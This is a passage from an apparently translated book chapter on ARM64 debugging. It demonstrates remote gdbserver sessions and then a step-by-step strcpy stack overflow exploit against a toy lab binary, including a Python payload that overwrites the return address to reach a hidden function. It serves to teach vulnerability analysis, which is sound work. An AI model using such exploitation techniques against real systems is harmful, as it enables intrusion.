Рисунок 11.10. Представление потока управления Radare2

На удалённой машине запустите GDB и укажите удалённый хост и IP-адрес.

```
 # Целевая система
ubuntu@aarch64-vm:~$ gdbserver localhost:1234 program
Process /home/ubuntu/program created; pid = 92381
Listening on port 1234

 # Удалённая система
ubuntu@aarch64-vm:~$ gdb
gef> target remote localhost:1234
```

Подключение к gdbserver поддерживают многие отладчики, включая Radare2 и IDA Pro. В Radare2 используется:

```
ubuntu@aarch64-vm:~$ r2 -d gdb://<host>:<port>
```

IDA Pro

IDA Pro может подключаться к сеансу gdbserver на удалённом хосте. В этом примере IDA Pro работает на macOS с M1, а удалённый хост - виртуальная машина Parallels с Debian Arm Linux.

Внутри ВМ запускаем gdbserver, указывая порт и отлаживаемый файл.

```
ubuntu@aarch64-vm:~$ gdbserver localhost:23946 algo1
Process /home/parallels/binaries/algo1 created; pid = 5252
Listening on port 23946
Remote debugging from host 10.211.55.2
```

В IDA выберите Remote ARM Mac OS debugger, как показано на рисунке 11.11.




Рисунок 11.11. Выбор типа отладчика в IDA Pro

Будет предложено задать параметры отладки, показанные на рисунке 11.12: путь к программе, IP-адрес удалённого хоста и порт gdbserver.




Figure 11.12: IDA Pro debugging options

After clicking OK, you will be presented with the IDA debugging view, as shown in Figure 11.13.




Рисунок 11.12. Параметры отладки IDA Pro

После нажатия OK откроется представление отладки IDA, показанное на рисунке 11.13.




Рисунок 11.13. Представление отладки IDA Pro

Отладка повреждения памяти

При анализе уязвимостей исследуется потенциально эксплуатируемая ошибка, которая привела к сбою и была найдена динамическими методами, например фаззингом, либо вручную при статическом анализе. Следующий шаг - определить, можно ли её эксплуатировать и при каких условиях. Статический анализ помогает найти уязвимую функцию и понять размещение компилятором переменных и их отношения. Динамический анализ позволяет подтвердить гипотезу, наблюдая состояние программы в определённых точках и движение управляемого ввода во время выполнения.

Рассмотрим повреждение памяти через `strcpy`, не проверяющую размер пользовательского ввода. Цель - вызвать уязвимость, получить контроль над PC и перенаправить выполнение к функции `secret()`, которая иначе никогда не достигается.

Программа ожидает ввод аргументом. При обычном выполнении выводится `Hello from the main function`. Если строка длиннее выделенного буфера, программа аварийно завершается.

```
ubuntu@aarch64-vm:~$ ./overflow
ubuntu@aarch64-vm:~$ ./overflow hello
Hello from the main function.
ubuntu@aarch64-vm:~$ ./overflow \
hellooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
Hello from the main function.
Bus error (core dumped)
```

Строки двоичного файла можно проверить через `rabin2`.

```
ubuntu@aarch64-vm:~$ rabin2 -z overflow
[Strings]
nth paddr      vaddr      len size section type  string
_____________________________________________________________
0   0x000008b8 0x000008b8 23  24   .rodata ascii You should not be here.
1   0x000008d0 0x000008d0 29  30   .rodata ascii Hello from the main function.
```

Перед отладкой быстро посмотрим дизассемблированные исполняемые функции через `objdump`:

```
ubuntu@aarch64-vm:~$ objdump -d overflow
[---]
0000000000000814 <func>:
 814:   a9b97bfd        stp     x29, x30, [sp, #-112]!
 818:   910003fd        mov     x29, sp
 81c:   f9000fe0        str     x0, [sp, #24]

 820:   910083e0        add     x0, sp, #0x20
 824:   f9400fe1        ldr     x1, [sp, #24]
 828:   97ffffa6        bl      6c0 <strcpy@plt>
 82c:   d503201f        nop
 830:   a8c77bfd        ldp     x29, x30, [sp], #112
 834:   d65f03c0        ret

0000000000000838 <secret>:
 838:   a9bf7bfd        stp     x29, x30, [sp, #-16]!
 83c:   910003fd        mov     x29, sp
 840:   90000000        adrp    x0, 0 <__abi_tag-0x278>
 844:   9122e000        add     x0, x0, #0x8b8
 848:   97ffff9a        bl      6b0 <puts@plt>
 84c:   52800000        mov     w0, #0x0
 850:   97ffff84        bl      660 <exit@plt>

0000000000000854 <main>:
 854:   a9be7bfd        stp     x29, x30, [sp, #-32]!
 858:   910003fd        mov     x29, sp
 85c:   b9001fe0        str     w0, [sp, #28]
 860:   f9000be1        str     x1, [sp, #16]
 864:   b9401fe0        ldr     w0, [sp, #28]
 868:   7100041f        cmp     w0, #0x1
 86c:   5400010d        b.le    88c <main+0x38>
 870:   f9400be0        ldr     x0, [sp, #16]
 874:   91002000        add     x0, x0, #0x8
 878:   f9400000        ldr     x0, [x0]
 87c:   97ffffe6        bl      814 <func>
 880:   90000000        adrp    x0, 0 <__abi_tag-0x278>
 884:   91234000        add     x0, x0, #0x8d0
 888:   97ffff8a        bl      6b0 <puts@plt>
 88c:   52800000        mov     w0, #0x0
 890:   a8c27bfd        ldp     x29, x30, [sp], #32
 894:   d65f03c0        ret
[---]
```

Функция `main` вызывает `func`, которая принимает ввод и вызывает уязвимую `strcpy`. В начале `main` STP сохраняет x29 и x30 в стеке. Это важно: x30 содержит адрес, который RET скопирует в PC для возврата из функции. Если перезаписать сохранённый адрес, программа перейдёт по указанному нами адресу.

```
0000000000000854 <main>:
 854:   a9be7bfd        stp     x29, x30, [sp, #-32]!
[...]
 87c:   97ffffe6        bl      814 <func>

[...]
 890:   a8c27bfd        ldp     x29, x30, [sp], #32
 894:   d65f03c0        ret
```

Перед вызовом `strcpy`, помещающей ввод в выделенный 80-байтовый буфер, `func` сохраняет в стеке свои значения возврата.

```
0000000000000814 <func>:
 814:   a9b97bfd        stp     x29, x30, [sp, #-112]!
 818:   910003fd        mov     x29, sp
 81c:   f9000fe0        str     x0, [sp, #24]
 820:   910083e0        add     x0, sp, #0x20
 824:   f9400fe1        ldr     x1, [sp, #24]
 828:   97ffffa6        bl      6c0 <strcpy@plt>
 82c:   d503201f        nop
 830:   a8c77bfd        ldp     x29, x30, [sp], #112
 834:   d65f03c0        ret
```

На рисунке 11.14 показаны позиции возвращаемых значений относительно строкового буфера в стеке. Видно, что строка длиннее буфера повредит адрес возврата, сохранённый `main`.




Рисунок 11.14. Представление буфера и возвращаемых значений в стеке

Начнём сеанс отладки. Перед попыткой эксплуатации полезно узнать о мерах защиты. В данном случае `checksec` показывает, что отключены все меры, кроме PIE и RelRO.

```
ubuntu@aarch64-vm:~$ gdb overflow
GNU gdb (Ubuntu 12.0.90-0ubuntu1) 12.0.90
[---]
93 commands loaded for GDB 12.0.90 using Python engine 3.10
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from overflow...
(No debugging symbols found in overflow)
gef> checksec
[+] checksec for '/home/ubuntu/overflow'
Canary : no
NX     : no
PIE    : yes
Fortify: no
RelRO  : Full
```

Создаём циклический шаблон длиной 100, устанавливаем точку останова на `func` и запускаем программу с шаблоном в качестве аргумента.

```
gef> pattern create 100
[+] Generating a pattern of 100 bytes (n=8)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaa
jaaaaaaakaaaaaaalaaaaaaamaaa
[+] Saved as '$_gef0'
gef> b func
Breakpoint 1 at 0x824
gef> run aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaa\
iaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa
```

После достижения точки останова продолжаем выполнение и проверяем повреждение PC. Программа аварийно завершается, а x29, x30 и PC заполнены шаблоном.

```
$x28 : 0x0
$x29 : 0x6161616161616b ("kaaaaaaa"?)
$x30 : 0x6161616161616c ("laaaaaaa"?)
$sp  : 0x00fffffffff2b0 -> 0x00fffffffff3c0 -> 0x0000000000000000
$pc  : 0x6161616161616c
$cpsr: [negative ZERO CARRY overflow interrupt fast]
$fpsr: 0x0
$fpcr: 0x0
---------------- stack ----------------
[--omitted--]
------------- code:arm64: -------------
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616161616c
--------------- threads ---------------
[#0] Id 1, Name: "overflow", stopped 0x6161616161616c in ?? (), reason: SIGSEGV
gef>
```

Искать шаблон в PC нельзя, потому что значение усечено. Однако RET по умолчанию записывает в PC значение x30. Поэтому можно определить смещение шаблона для x30.

```
gef> pattern search $pc -l 100
[+] Searching for '$pc'
[!] Pattern '$pc' not found
gef> pattern search $x30 -l 100
[+] Searching for '$x30'
[+] Found at offset 88 (little-endian search) likely
[+] Found at offset 81 (big-endian search)
gef>
```

Следовательно, байты после первых 88 байт ввода, скорее всего, попадут в x30 и затем в PC. Проверим: создадим шаблон длиной 88 и добавим 8 байт `AAAABBBB`.

```
gef> pattern create 88
[+] Generating a pattern of 88 bytes (n=8)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaa
jaaaaaaakaaaaaaa
[+] Saved as '$_gef1'
gef> run aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaa\
iaaaaaaajaaaaaaakaaaaaaaAAAABBBB
```

После продолжения x30 и PC ожидаемо содержат AAAABBBB.

```
$x28 : 0x0
$x29 : 0x616161616161616b ("kaaaaaaa"?)
$x30 : 0x4242424241414141 ("AAAABBBB"?)
$sp  : 0x00fffffffff2b0 -> 0x00fffffffff3c0 -> 0x0000000000000000
$pc  : 0x42424241414141
```

Теперь известно правильное смещение, и после 88 символов можно поместить произвольный адрес. Чтобы выполнить `secret()`, сначала определим адрес её первой инструкции командой `disassemble`.

```
gef> disassemble secret
Dump of assembler code for function secret:

0x0000aaaaaaaa0838 <+0>:     stp     x29, x30, [sp, #-16]!
0x0000aaaaaaaa083c <+4>:     mov     x29, sp
0x0000aaaaaaaa0840 <+8>:     adrp    x0, 0xaaaaaaaa0000
0x0000aaaaaaaa0844 <+12>:    add     x0, x0, #0x8b8
0x0000aaaaaaaa0848 <+16>:    bl      0xaaaaaaaa06b0 <puts@plt>
0x0000aaaaaaaa084c <+20>:    mov     w0, #0x0
0x0000aaaaaaaa0850 <+24>:    bl      0xaaaaaaaa0660 <exit@plt>
End of assembler dump.
gef>
```

Итоговая полезная нагрузка состоит из 88 байт `A`, за которыми следует адрес `secret()`. Для удобства экспортируем её в переменную окружения.

```
#!/usr/bin/python2.7
from struct import pack

payload = 'A' * 88
payload += pack("<Q", 0x0000aaaaaaaa0838)

print payload
```

```
ubuntu@aarch64-vm:~$ export payload=$(./exploit.py)
-bash: warning: command substitution: ignored null byte in input
```

Откроем двоичный файл в новом сеансе, установим точку останова на `func` и запустим с сохранённой нагрузкой.

```
gef> b *func
gef> run $payload
```

Перед возвратом `func` видно, куда нагрузка попала в стеке. Функция возвращается нормально, потому что LDP заполняет x29 и x30 двумя верхними значениями стека, где адрес возврата ещё не повреждён.

```
---------------- stack ----------------
0x00fffffffff1b0|+0x0000: 0x00fffffffff220 -> 0x4141414141414141 <- $x29, $sp
0x00fffffffff1b8|+0x0008: 0x00aaaaaaaa0880 -> <main+44> adrp x0, 0xaaaaaaaa0000
0x00fffffffff1c0|+0x0010: 0x00fffff7ffeb88 -> 0x00fffff7fc2000
0x00fffffffff1c8|+0x0018: 0x00fffffffff637 -> "AAAAAAAAAAAAAAAAAAAA [...]"
0x00fffffffff1d0|+0x0020: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]" <- $x0
0x00fffffffff1d8|+0x0028: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]"
0x00fffffffff1e0|+0x0030: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]"
0x00fffffffff1e8|+0x0038: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...]"
------------- code:arm64: -------------
0xaaaaaaaa0824 <func+16>  ldr x1, [sp, #24]
0xaaaaaaaa0828 <func+20>  bl  0xaaaaaaaa06c0 <strcpy@plt>
0xaaaaaaaa082c <func+24>  nop
-> 0xaaaaaaaa0830 <func+28> ldp x29, x30, [sp], #112
0xaaaaaaaa0834 <func+32>  ret

0xaaaaaaaa0838 <secret+0>  stp x29, x30, [sp, #-16]!
0xaaaaaaaa083c <secret+4>  mov x29, sp
0xaaaaaaaa0840 <secret+8>  adrp x0, 0xaaaaaaaa0000
0xaaaaaaaa0844 <secret+12> add x0, x0, #0x8b8
```

```
--------------- threads ---------------
[#0] Id 1, Name: "overflow", stopped 0xaaaaaaaa0830 in func (), reason: SINGLE STEP
---------------- trace -----------------
[#0] 0xaaaaaaaa0830 -> func()
[#1] 0xaaaaaaaa0880 -> main()
gef>
```

Но после извлечения двух верхних значений в x29 и x30 SP увеличивается на #112. Исследование этой области показывает, что SP будет указывать на нагрузку.

```
gef> x/2gx $sp+112
0xffffffffff220: 0x4141414141414141  0x0000aaaaaaaa0838
```

`func` возвращается нормально, и выполнение оказывается в `main` на инструкции после вызова.

```
0000000000000854 <main>:
[...]
 87c: 97ffffe6 bl 814 <func>
 880: 90000000 adrp x0, 0 <__abi_tag-0x278>
 884: 91234000 add x0, x0, #0x8d0
 888: 97ffff8a bl 6b0 <puts@plt>
 88c: 52800000 mov w0, #0x0
 890: a8c27bfd ldp x29, x30, [sp], #32
 894: d65f03c0 ret
```

Через несколько шагов встречается LDP, восстанавливающая сохранённые `main` значения возврата и ожидающая адрес инструкции, переходящей к `exit`.

```
---------------- stack ----------------
0x00ffffffffff220|+0x0000: 0x4141414141414141 <- $x29, $sp
0x00ffffffffff228|+0x0008: 0x00aaaaaaaa0838 -> <secret+0> stp x29, x30, [sp, #-16]!
0x00ffffffffff230|+0x0010: 0x00ffffffffff3b8 -> 0x00ffffffffff621 -> "/home/ubuntu/overflow"
0x00ffffffffff238|+0x0018: 0x0000000200000010
0x00ffffffffff240|+0x0020: 0x00ffffffffff350 -> 0x0000000000000000
0x00ffffffffff248|+0x0028: 0x00fffff7e374cc -> <__libc_start_main+152>
0x00ffffffffff250|+0x0030: 0x00fffff7fd6734 -> <_dl_audit_preinit+0>

0x00ffffffffff258|+0x0038: 0x00aaaaaaaa0854 -> <main+0> stp x29, x30, [sp, #-32]!
------------- code:arm64: -------------
0xaaaaaaaa0884 <main+48> add x0, x0, #0x8d0
0xaaaaaaaa0888 <main+52> bl 0xaaaaaaaa06b0 <puts@plt>
0xaaaaaaaa088c <main+56> mov w0, #0x0
-> 0xaaaaaaaa0890 <main+60> ldp x29, x30, [sp], #32
0xaaaaaaaa0894 <main+64> ret
```

Однако нагрузка перезаписала эти значения. Теперь область адреса возврата содержит адрес `secret`, как показано на рисунке 11.15.




Рисунок 11.15. Буфер переполнен, а адрес возврата перезаписан адресом secret

После LDP x30 содержит адрес `secret()`, а PC - адрес следующей RET, которая запишет в PC значение x30.

```
$x28 : 0x0
$x29 : 0x4141414141414141 ("AAAAAAAA"?)
$x30 : 0x00aaaaaaaa0838 -> <secret+0> stp x29, x30, [sp, #-16]!
$sp  : 0x00ffffffffff240 -> 0x00ffffffffff350 -> 0x0000000000000000
$pc  : 0x00aaaaaaaa0894 -> <main+64> ret
```

После RET PC содержит адрес `secret()`.

```
$x29 : 0x4141414141414141 ("AAAAAAAA"?)
$x30 : 0x00aaaaaaaa0838 -> <secret+0> stp x29, x30, [sp, #-16]!
$sp  : 0x00ffffffffff240 -> 0x00ffffffffff350 -> 0x0000000000000000
$pc  : 0x00aaaaaaaa0838 -> <secret+0> stp x29, x30, [sp, #-16]!
$cpsr: [negative ZERO CARRY overflow interrupt fast]
$fpsr: 0x0
```

```
$fpcr: 0x0
---------------- stack ----------------
[--omitted--]
------------- code:arm64: -------------
0xaaaaaaaa082c <func+24> nop
0xaaaaaaaa0830 <func+28> ldp x29, x30, [sp], #112
